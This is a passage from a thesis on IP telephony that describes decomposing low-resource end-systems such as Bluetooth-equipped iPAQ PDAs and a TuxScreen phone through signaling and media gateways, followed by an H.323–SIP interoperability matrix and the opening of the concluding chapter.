In addition, we have developed a small footprint command line *linphonec* version of the original *linphone* [212] SIP user agent. This small application especially considers the resource restrictions of the phone without a boot loader modification and memory enhancement. However, on a phone with a 32 MB RAM upgrade the *linphone* program with its original GNOME [195] graphical user interface can be used as well.

7.2 Future Directions for End-Systems

This section introduces innovative concepts for low-resource and decomposed end-systems. Especially in wireless and mobile environments, these are expected to be playing a major and increasing role in the future. [175] indicates and discusses that communication and computation become ubiquitous. After a general and conceptual discussion we specifically investigate

the integration of “off-the-shelf” devices like PDAs for IP Telephony. These devices already exist but their usage is limited to specific application domains. We present our approach to overcome these limitations. The designs intentionally consider the use of gateways. We combine and enhance them to adapt between different characteristics of data streams. Additionally, our approaches show the importance of gateways for splitting functionality between infrastructure and end-system components.

7.2.1 Current Situation and Challenges

Applications and devices with a dedicated and clearly marked functionality are a typical characteristic of the communication domain. Each of these is specialized for a distinct purpose and is able to fulfill its purpose without cooperation with others. In the computing software area the situation is somewhat different. The powerful UNIX toolkit approach [30] exists for 30 years now. There are application suites and components that solve tasks together. So far, the same is not true for hardware devices in the communication. As an example, people use a cellular phone for receiving or originating calls. The addresses and phone numbers of the communication partners are often stored in another separate device. In many cases the situation is characterized by duplication and redundancy of functionality which is not necessarily desired. It implies space, weight, energy consumption, and the inconvenience of often not having the appropriate device or adapter for a device at the right time. These aspects are especially important for mobile users. Figure 7.10 visualizes the situation and the trend to use the IP protocol to provide integration. It is well established in the desktop computing area. IP Telephony forms an interesting application domain with the potential to speed up a similar development in the communication area. It also benefits from it.




Figure 7.10: Individual devices for overlapping purposes

Up to now we have concentrated on the desktop domain that is shown in the left part of the figure. However, the right side highlights an even more promising environment. We also see potential for integration in the mobile communication area. So far this potential is exploited to a very small degree only. Let us inspect an example: Modern cell phones start getting equipped with wireless Bluetooth headsets. People nevertheless still use yet another headset

for listening to music on their computer and a third one for e.g., IP Telephony purposes. The existence of multiple devices with overlapping functionality is not an unavoidable necessity but much more an implication of former technological constraints and of course economic interests[1].

For our further discussion we investigate small multi-functional devices like PDAs. They increasingly provide possibilities to establish networking connections. However, they have limitations. These are mainly processing power, RAM memory and storage space for the devices and bandwidth for the network links. With the recent technology these limitations are going to persist. This is because they are a direct implication of the need for compactness and energy efficiency. "Better" parameters (in terms of higher performance, more storage space and greater throughput) are possible at the price of making the devices larger and working shorter with the same battery set. An expensive device with large batteries and high weight is no longer a PDA in the current meaning of that term.

7.2.2 Drawbacks of Traditional Approaches

It is often desirable to bring communication applications that exist in the desktop area to the targeted class of devices. A straight-forward approach tries to just re-use existing program sources and compile them for the target devices. Such a pure straight-forward approach is another example for the "blueprint procedure" that has been discussed and rated as inappropriate in Section 1.4.1. The *TuxScreen* extensions in Section 7.1.4 have followed this procedure. It shows sufficient results for these single-purpose devices. However, our experiments reveal an important fact. Even though the compilation succeeds and the applications work satisfactorily the approach often results in software that does not optimally meet the device characteristics. This is especially exhibited by an unacceptable memory footprint. We must consider both the size of the executable in the file system as well as in RAM during program execution. The H.323 *terminal* program *ohphone* and the necessary shared libraries (cross-)compiled for a StrongARM processor [213] running Linux have a size of 9,236,292 bytes. This is excessive compared to typically 32 MB of Flash and 32 or 64 MB RAM memory that custom PDAs with this processor offer. The application is functional. However, it consumes almost all resources of the device or even requires an upgrade. There is a similar situation for processor usage as an implication of application complexity and for the saturation of typical wireless network links as an implication of unmodified media encodings. This is neither an ideal nor an inevitable situation.

7.2.3 Gateway-based Integration Approaches

Consequently we now try to identify alternatives to just re-using existing software in an unmodified manner. Our discussion uses an IP Telephony call as typical application scenario. In a standard setup there are direct communication relations between the end-systems. Once

[1] An exhaustive analysis and discussion of the situation is out of the scope of this thesis.

we introduce signaling or media gateways, data can take different paths and relations become manifold. Two potential configuration options are shown in Figure 7.11.




Figure 7.11: Integration alternatives for low-resource end-systems

The signaling translation approach on the left side of the figure is already covered in Chapter 4. It allows to use only one specific signaling protocol on the "last link" and nevertheless ensures that a user is generally reachable in a heterogeneous setup that includes for instance both H.323 and SIP participants. It is obvious that we can choose the specific "last link" signaling protocol as the one that causes least effort for its support on the end-system. This reduces the client complexity at the tolerable cost of handling protocol translation in the gateway.

The proxy approach on the right side of Figure 7.11 represents an alternative concept which has been only mentioned so far. Section 6.3 has indicated the usage of transcoding media gateways and their combination with signaling gateways as a very powerful option. It is especially well-suited for the purpose of integrating small end-systems. The figure indicates that end-composed can be decomposed. Expensive (in terms of requirements and resulting complexity) parts get located in a gateway that is part of the common infrastructure. Just a smaller and cheaper part remains at the end-systems. From a communication partner's point of view all signaling and media streams are terminated at the gateway. It transforms and forwards them to the end-system. An end-system can for instance receive events and transmit indications for key presses or the "lifting" of the headset. The setup can perfectly be described with our theoretical framework in Section 3.4.

7.2.4 Decomposed Bluetooth-based Prototype Example

Our prototype design targets a representative scenario that comprises a number of mobile users with their PDAs. Those have network connectivity to a local communication and computing infrastructure using a wireless technology like Wireless LAN (WLAN) [254] or Bluetooth [33]. The users need to be able to originate and receive voice calls.

System Hardware

The Compaq iPAQ is a PDA that uses a StrongARM processor running at 206 MHz. It has a modular design with a core unit that includes a color-graphic 320x240 touch-screen interface, an integrated microphone and speaker. The device can be extended with PCMCIA cards. It is initially equipped with the Microsoft Pocket PC operating system [218]. However, since the operating system is stored in flash memory we can exchange it with the more flexible Linux [213]. These specifics have a great benefit. They shorten the time for enhancements because a whole new system does not have to be developed from scratch.

The specific system that we use for our design incorporates Bluetooth hardware. We use it to establish IP networking connections with other systems. These other systems can either be stationary in the infrastructure or portable as well[1]. The several parts together form a hybrid system. This gives us the chance to place functionality on components that are specialized and provide energy- or cost-efficiency.

Networking Capabilities and Constraints

The Bluetooth specification [33] distinguishes between different transmission modes for specific purposes. There is an asymmetric Asynchronous Connection Less (ACL) mode with a dedicated master role and a data rate of 721 kbps in the slave-master up-link versus a 57.6 kbps data rate in the down-link. Bandwidth is nevertheless shared equally between up-link and down-link as long as the up-link does not get saturated to a larger extent. The mode incorporates an error control on top of the baseband layer and is usually used as basis for providing IP connectivity. This can either be done with IP directly on top of the Bluetooth Logical Link Control and Adaption Protocol (L2CAP) or using PPP connections that get established on top of an RFCOMM [229] serial connection emulation.

Additionally, the standard defines a so-called Synchronous Connection Oriented (SCO) mode. It ensures the symmetrical transmission of up to 432.6 kbps data in assured time slots. The SCO mode has been designed for the special needs of audio data transmissions. It uses a synchronous timing and provides throughput in multiples of 64 kbps. Bluetooth headsets utilize it for transporting audio data in a manner that is defined in the BT Headset Profile [34]. This profile defines a-law, μ-law and Continuous Variable Slope Delta Modulation (CVSD) as encoding formats for the audio data. The first two are well known in standard IP Telephony environments and can therefore be preferred in our scope.

General Integration Concept

Even though Bluetooth's transmission rate is as high as described before, the special way the Bluetooth chips are attached in various systems leads to an additional constraint. The

[1] We have additionally investigated the combined use of multiple networked devices as part of a "body-area-network" [182]. However, these activities are out of the scope of this thesis.

Bluetooth integration in PDAs is usually done via a serial UART with a limitation of the possible data rate to 115200 bps. This is not enough to stream audio bi-directionally using the standard PCM encoding at a sampling rate of 8000 Hz.

We use the approach that we describe in Figure 7.11 and design a system with a signaling and a media gateway component. The result is shown in Figure 7.12.




Figure 7.12: Wireless end-systems in a distributed and decomposed telephony scenario

The concept allows to decompose the end-system in a PDA that provides the control interface and a headset that directly sends and receives media data[1]. The details of the signaling and media gateway parts are described in the following sections.

Media Transport Integration

The media part of the combined gateway must properly observe the described constraints. Additionally, it should be flexible enough to support various scenarios without the need for major basic modifications. In the version that routes media data over the PDA it works as an RTP translator. The behavior of such a translator is described in Section 2.3.2. The gateway re-encodes audio data to just 32 kbps and sends it to the mobile end-system as an RTP over UDP/IP over Bluetooth stream. In the version that uses a separate Bluetooth headset the audio data is directly sent over an SCO link. It can be stripped from all additional RTP and UDP/IP data before.

An appropriate technical solution should fit well with our general component approach. This leads to a design that extends an existing sound card interface. The Linux Advanced Sound System (ALSA) [181] includes a dummy sound card driver that is independent of real audio hardware. It provides the common abstraction of a /dev/dsp device and supports read and write operations as well as the necessary set of ioctls[2]. The device sample rate can dynamically be

[1] In an initial version which is indicated as “V1” the audio data is also routed via the PDA. It is processed with a wired headset then.

[2] An ioctl is a Unix system call that controls the operation of an input or output device.

set and the corresponding correct timing is assured then. This is a good starting point for a concept that meets all our requirements. Figure 7.13 shows the resulting enhanced solution.




Figure 7.13: Flexibility gained by usage and enhancement of /dev/dsp abstraction

The approach implements our general concept for media gateways with exchangeable interfaces in Section 6.2.1. The /dev/dsp interface allows to use arbitrary unmodified applications on top of a generalized mechanism. That provides the desired flexibility on the application side. We gain a similar benefit on the transport side as well. The figure visualizes that interfaces for different transmission technologies can be exchanged. Processing blocks can also be chained and provide additional transcoding if necessary.

Signaling Integration

We now investigate the signaling communication between the proxy and the end-system. This has to consider two related but initially separate aspects. The first is the format of the signaling information, the second is the way it is transmitted. In general, it is possible to use a standardized stimulus protocol. The ITU standardization bodies propose such an approach for usage with small, feature-limited terminals [90]. Alternatively, we can choose a proprietary format. Frameworks such as Enterprise JavaBeans [122] or Microsoft's DCOM (Distributed Component Object Model) [157] fulfill the functional requirements for communication between distributed components and are therefore good candidates for such an approach. However, they are too complex to fit in the intended scenario. Even the recently evolving Simple Object Access Protocol (SOAP) [60] is considered inadequate due to its unnecessary overhead.

Therefore, we design an XML-RPC-based [255] solution for our prototype. XML-RPC is a remote procedure call mechanism that transmits parameters in HTTP POST requests and formats the message body using XML. It allows to pass scalars, numbers, strings and dates as well as complex data types like records and lists as procedure input arguments. Results are transmitted in the body of a text/xml 200 OK HTTP reply.

Figure 7.14 and Figure 7.15 explain the two step procedure that is used for the integration of the mechanism in our overall scenario. It uses the well known model-view-controller (MVC) pattern [103]. In the first step we decompose the application in its core logic with a console user interface and a decoupled part that is responsible for a more advanced user interface.




Figure 7.14: Decomposition starting with user interface detachment

The figure highlights a structure that is comparable to the one for gateways in Chapter 3. In our design we use the scripting language application expect [239] to perform the interworking between the two parts of the system. It receives data from each side, translates it and forwards it to the other side[1].




Figure 7.15: Final decomposed and distributed scenario

In the second step, we extend the scenario and introduce additional XML-RPC procedure calls between the parts of the system. Those can now be fully distributed. Figure 7.15 highlights

[1] Exactly this approach is also used for the efficient interaction with a generic user interface that we have shown for our extended H.323 *terminal* in Section 7.1.2 and SIP *user agent* in Section 7.1.3.

the approach. Activity can origin from the gateway as well as from the client. Therefore, each of them needs to incorporate both a server and a client.

XML-RPC implementations exist for high-level as well as scripting languages and bridge between different alternatives with just one common interface description. A small representative source part of the prototype example is shown in Appendix E.1. It visualizes the efficient integration of the mechanism in the scripting language Tcl [238] as well as the resulting transfer syntax.

Resulting Functionality and Conclusion

We have designed and realized a fully functional prototype of the described system. The application allows telephone users to move in local environments with Bluetooth coverage. In combination with our H.323–SIP gateway the subscribers can communicate with both H.323 as well as with SIP partners. A prototype snapshot is shown in Appendix E.2. All necessary software components and instructions are available for download as listed in Table G.1 in Appendix G. The design and implementation benefits from related work that is currently done in a number of other Open Source efforts. These are e.g., described in [213] and [182]. We have actively participated in these efforts and have combined the results with those that are shown and discussed here.

The component-based implementation can easily be adapted to other requirements. We have intentionally discussed it as a kind of template. In many cases the feature set of the part that provides interaction with the fixed network evolves in time and becomes more powerful. With our proxy approach this does not lead to serious problems. In contrary, we directly benefit from such a development and usually only need to do minor modifications to the user interface side of the gateway. Core components of the gateway can even be completely exchanged without major effort. We consider this as a positive implication of our appropriate design.

The usage of gateways to split functionality between infrastructure components and end-systems is a valuable and powerful approach. This is successfully proved by the prototype characteristics. The more general finding is that gateways are not only used to connect legacy systems. We can actively incorporate them in future designs that handle heterogeneous transport or end-system characteristics.

7.3 Interoperability Results in a Heterogeneous Environment

Our designs and implementations provide the necessary end-systems for the test and ongoing practical usage of the enhanced interworking mechanisms in our H.323–SIP gateway. A heterogeneous test setup with a commercial H.323 phone, a commercial SIP phone and the developed *ohphone* with its extensions for *supplementary services* running on a *TuxScreen* phone is shown in Appendix C.3. The components operate within an environment that is structured in multiple administrative H.323 zones and can use various interacting SIP servers.

It is connected to a world-wide H.323 telephony testbed [190] using an IP Telephony enabled firewall[1]. The resulting scenario is shown in Appendix C.1. It also includes an Open Source partysip [246] SIP server. It has been enhanced to support call routing to gateways. All the described software can be downloaded from our web server for further inspection and usage. Download details are described in Table G.1 in Appendix G.

Table 7.1: Interoperability matrix for new or enhanced components

partner \ system	**PC or TuxScreen extended ohphone (H.323)**	**PC or TuxScreen linphone or linphonec (SIP)**	**PC or iPAQ extended ua (SIP)**
PC or TuxScreen extended ohphone (H.323)	native H.323 including call transfer and call completion	via gateway basic call	via gateway including call transfer and call completion
PC or TuxScreen linphone or linphonec (SIP)	via gateway basic call	native SIP basic call	native SIP basic call
PC or iPAQ extended ua (SIP)	via gateway including call transfer and call completion	native SIP basic call	native SIP including call transfer and call completion
Cisco 7960 (SIP)	via gateway including call transfer	native SIP basic call	native SIP including call transfer
Siemens optipoint advance (H.323)	native H.323 including call transfer	via gateway basic call	via gateway including call transfer
Pingtel xPressa (SIP)	via gateway including call transfer	native SIP basic call	native SIP including call transfer
snom 100 (SIP)	via gateway including call transfer	native SIP basic call	native SIP including call transfer
snom 100 (H.323)	native H.323 including Call Transfer	via gateway basic call	via gateway including call transfer
Microsoft Messenger (SIP)	via gateway basic call	native SIP basic call	native SIP basic call
Microsoft Netmeeting (H.323)	native H.323 basic call	via gateway basic call	via gateway basic call

The results of our various tests with other H.323 and SIP phones are visualized in the interoperability matrix in Table 7.1. We see that the extended SIP *ua* can also be cross-compiled for an iPAQ PDA. The dark shaded cells mark the cases that use the full potential of our gateway and end-system enhancements. These combinations provide the most advanced functionality. For the light shaded cells at least a subset of the *supplementary service* enhancements is available. The limitations result from the missing functionality in commercial or other parties Open Source end-systems. Even for the white cells full interoperability for basic call using

[1] Section 4.5.1 discusses the IP Telephony enabled firewall in more detail.

heterogeneous equipment and our H.323–SIP gateway is assured. Low-resource end-systems such as the decomposed Bluetooth PDA / Headset prototype that has been discussed are fully integrated within our system. They can use the full functionality that is shown in the dark shaded table cells because the proxy media and signaling gateways that they use are built on top of the functionality of our most powerful standard end-systems. The gateways that we have proposed and realized, fully "forward" their feature set without having to do all the core development on every new attached future end-system again.

Other standard H.323 equipment such as the OpenH323 answering machine openAM [220] or various commercial H.323–PSTN gateways like [197] and [204] from different vendors can fully be used by both H.323 as well as SIP subscribers in our testbed. We conclude that powerful services in heterogeneous environments with H.323 and SIP users can be supported very well. An appropriate signaling gateway forms the nucleus of such a setup. Our work has shown that once it is available, it positively influences the further development of end-systems.

7.4 Conclusions

The systems that have been developed and evaluated in this chapter show the basic requirements for modern communication solutions and how they can be fulfilled. With the VoIP extensions to the *TuxScreen* custom phone and the adaptation of as well the H.323 *ohphone* client as well as the *ua* SIP User Agent, powerful customizable end-systems have been provided for the experiments in our heterogeneous system setup as well as for general public usage. These systems together with our enhanced H.323–SIP gateway are the first to practically demonstrate that interoperable *supplementary services* can be provided with standardized but heterogeneous protocol mechanisms.

The usage of gateways for the decomposition of functionality between infrastructure and end-system elements forms a valuable approach for the integration of low-resource hardware.

We have presented our activities and approaches in [7]. Additionally, we have actively contributed to open source developments in the area. These activities received broad public attention [234] and are further documented in [249].

8 Conclusion and Future Work

> Sharing knowledge is not about giving people something, or getting something from them. That is only valid for information sharing. Sharing knowledge occurs when people are genuinely interested in helping one another develop new capacities for action; it is about creating learning processes.
>
> PETER M. SENGE

In the thesis we have presented a generic analysis and design methodology and specific examples for the interworking of communication devices in heterogeneous environments. A general gateway model has been developed in this context. Further, our work identifies and investigates design, implementation as well as deployment options for the provisioning of *supplementary services* in heterogeneous IP Telephony environments. This final chapter summarizes the results and contribution of our efforts and the lessons we learned. In order to make it most useful for the reader, we position our summary within a compact characterization of recent status and developments in the IP Telephony domain. We indicate both general challenges in this area as well as specific future activities which are directly linked to the work that we have presented.

8.1 Results of this Work

We summarize activities and results of work in an area that attracts a lot of attention from many researchers as well as designers and developers of industrial organizations. Figure 8.1 visualizes our understanding of a useful strategy under these particular conditions.




Figure 8.1: Research process and context

Throughout the discussion we have stressed that it is very useful to understand activities and changes in this area as part of a continuous process. This insight has proved to be highly appropriate for coping with the incremental system enhancement process that is typical for the investigated domain.

8.1.1 Contribution to Theoretical Framework and Methodology

We have started our thesis with an analysis of the characteristics of state of the art technology and developments in the IP Telephony area. This analysis reveals a multitude of competing approaches. In general such a situation is typically characterized as heterogeneous. Comparisons between the specific signaling protocol alternatives that we have considered exist and so do heterogeneity discussions. However, to some extent these discussions concentrate on addressing a specific situation at a specific point in time. We have introduced a process view that also captures changes that occur over a period in time. It has been highlighted that heterogeneity (or multiplicity which can easily be mistaken for it) usually characterizes just a specific snapshot of a longer development. Our approach considers various different options for the development of a particular situation in the future and concentrates on determining which activities are generally helpful regardless of what direction is actually taken. We consider this as a constructive approach with positive implications for both short as well as longer term development. It is common in discussion within the economic area but often not used in technical investigations and discussions.

Our investigation highlights the research on gateways that provide interworking between different entities and mechanisms as an activity that follows the discussed approach. If an interworking design is successful, it provides solutions that ensure that the connected parts interact and therefore supports constructive competition. The analysis can also reveal that interworking is too costly or not feasible at all. Such an insight typically has a positive impact on the further rating and development of the different options as well. It helps to clarify whether they remain in competition as true alternatives for really different circumstances or whether a specific option will finally disappear.

However, we clearly indicate that the use of gateways is not limited to coping with legacy systems or different systems that unfortunately exist and have not been taken into account before. This would unilaterally limit their scope to connecting mechanisms or entities that were not initially planned to interact. Instead, we highlight that gateways are generally powerful means to cope with different system mechanisms. Such an understanding allows to actively design solutions which individually target the requirements of specific environments. Nevertheless, the resulting solutions are not restricted to these. This gives us a beneficial flexibility and allows to better exploit the potential for horizontal system integration. We consider our emphasis of the importance and generic nature of gateways a valuable contribution.

Once the importance and power of gateways is demonstrated, we need efficient ways to design them for specific situations and requirements. Our discussion has demonstrated a methodology that fits in between a very high-level gateway description and an individual low-level

design for just individual interworking aspects. We have shown a structural gateway block model that helps to identify and decide which design options to consider and choose in a specific context. Our proposed methodology favors a component-based design and realization. We have practically shown that this leads to a good implementation efficiency as well as to adaptability and scalability of the resulting solutions.

8.1.2 Proof of Concept by Implementation

Practical implementation activities form an important part of our work and have resulted in a considerable outcome. Figure 8.2 visualizes our efforts and results.

It also shows how different parts are related. The dark shaded blocks indicate our own activities and the resulting components. The light shaded block in the upper part of the figure marks our active contribution to the research on firewalls for multimedia and IP Telephony systems. White blocks indicate important efforts and results within the scope of our work that have been investigated by other groups during our research. We have used them in our designs whenever appropriate. White blocks with a dashed border indicate future activities and the further usage of our results by an industry research partner.

The figure indicates that our activities have covered a broad spectrum. However, they all target the provisioning of powerful interoperable services in heterogeneous environments. Therefore, all but the media gateway activities meet again in one point. This point indicates that we have investigated all different components along the path between H.323 and SIP subscribers who intend to use *supplementary services* in a real-world scenario. Our novel signaling gateway forms the nucleus of a powerful setup that successfully connects all the components along this path. The setup has been deployed locally as well as by our industry research partners and also includes our novel end-systems. This outcome proves the appropriateness and usefulness of our theoretical work and gives other researchers the chance to assess it as well. Since we have made our implementations publicly available other users and developers can directly deploy them, incorporate them in their designs or modify and extend our work. Our results demonstrate that interworking between H.323 and SIP subscribers can be provided in an efficient as well as extensible way and that *supplementary services* can transparently be supported. The usage of these services is not limited to currently existing end-systems. Our conceptual and practical work on decomposed wireless end-systems demonstrates that this promising class of devices can seamlessly be integrated. These systems benefit from the deployment of appropriate media and signaling gateways within the infrastructure as well.

8.1.3 Additional Lessons Learned

There are a number of additional insights we have gained in the process of our research. We have intentionally tried to target real-world scenarios and provide both a theoretical as well as a practical contribution to the IP Telephony development. The targeted scenarios involve a number of components. IP Telephony services are typically provided end-to-end. In order

